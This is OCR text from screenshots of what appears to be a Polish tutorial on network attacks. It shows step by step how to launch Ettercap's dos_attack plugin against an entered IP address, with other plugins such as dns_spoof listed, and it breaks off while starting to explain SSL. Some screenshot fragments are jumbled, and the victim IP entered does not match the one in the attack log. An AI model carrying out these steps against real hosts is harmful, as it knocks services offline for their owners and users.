

Authenticate
Authentication is required to run Ettercap
An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.
Password
Details
Cancel
Authenticate


Favorites
Recently Used
All Applications
Usual Applications
01 - Reconnaissance
02 - Resource Development
03 - Initial Access
04 - Execution
05 - Persistence
06 - Privilege Escalation
07 - Defense Evasion
08 - Credential Access
09 - Discovery
10 - Lateral Movement
11 - Collection
12 - Command and Control
13 - Exfiltration
14 - Impact
15 - Forensics
16 - Services and Other Tools
ettercap-pkexec
mitmproxy
ssldump
sslsplit
kali


Krok 2:


Ettercap
0.8.3.1
Setup
Sniffing at startup
Primary Interface
eth0
Bridged sniffing
Bridged Interface
Ettercap
0.8.3.1 (EB)
Ettercap
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


Krok 3:



Ettercap
0.8.3.1 (EB)
Plugins
Manage plugins
Load a plugin...
ettercap
up!
Cancel
Select a plugin...
OK
Recent
Home
Desktop
Other Locations
usr
lib
ettercap
Name
Size
Type
Modified
ec_arp_cop.so 14.4 kB Shared library 30 Nov 2024
ec_autoadd.so 14.4 kB Shared library 30 Nov 2024
ec_chk_poison.so 14.4 kB Shared library 30 Nov 2024
ec_dns_spoof.so 22.6 kB Shared library 30 Nov 2024
ec_dos_attack.so 14.4 kB Shared library 30 Nov 2024
ec_dummy.so 14.2 kB Shared library 30 Nov 2024
ec_find_conn.so 14.4 kB Shared library 30 Nov 2024
ec_find_ettercap.so 14.4 kB Shared library 30 Nov 2024

Krok 4:



Ettercap
0.8.3.1 (EB)
Plugins
Manage plugins
Load a plugin...
Ettercap
0.8.3.1 (EB)
Plugins
Name
Version
Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.3 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
DOUBLE CLICK
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Unified sniffing was stopped.

Krok 5:


Ettercap
0.8.3.1 (EB)
Plugins
Name
Version
Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.3
dos_attack 1.0
dummy 3.0
Cancel
ettercap Input
OK
Insert victim IP:
131.181.95.85
2.0
1.0 Search an unused IP address in the subnet
pecified, not starting up!
topped.
plugin...


Ettercap
0.8.3.1 (EB)
Plugins
Name
Version
Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.3
dos_attack 1.0
dummy 3.0
find_conn 1.0
find_ettercap 2.0
find_ip 1.0 Search an unused IP address in the subnet
Cancel
ettercap Input
OK
Insert unused IP:
135.181.95.85
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Unified sniffing was stopped.
Activating dos_attack plugin...

Krok 6:


Ettercap
0.8.3.1 (EB)
Plugins
Name
Version
Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.3 Sends spoofed dns replies
* dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
View
Connections
Profiles
Statistics
Resolve IP addresses
Visualization method...
Visualization regex...
Set the WiFi key...
Unified sniffing was stopped.
Activating dos_attack plugin...
dos_attack: Starting scan against 135.181.95.85 [Fake Host: 135.181.95.85]
Starting Unified sniffing...
dos_attack: Starting attack...

Co jeśli strona posiada certyfikat SSL?

SSL

Secure Sockets Layer

Protokół, wykorzystywany do zabezpieczania komunikacji między klientem a serwerem w sieci. Dzięki niemu, niezależnie jakiego rodzaju dane wysyłamy lub odbieramy, wszystkie informacje między naszą przeglądarką a serwerem są szyfrowane. Strony wykorzystujące ten protokół dla swojej domeny, 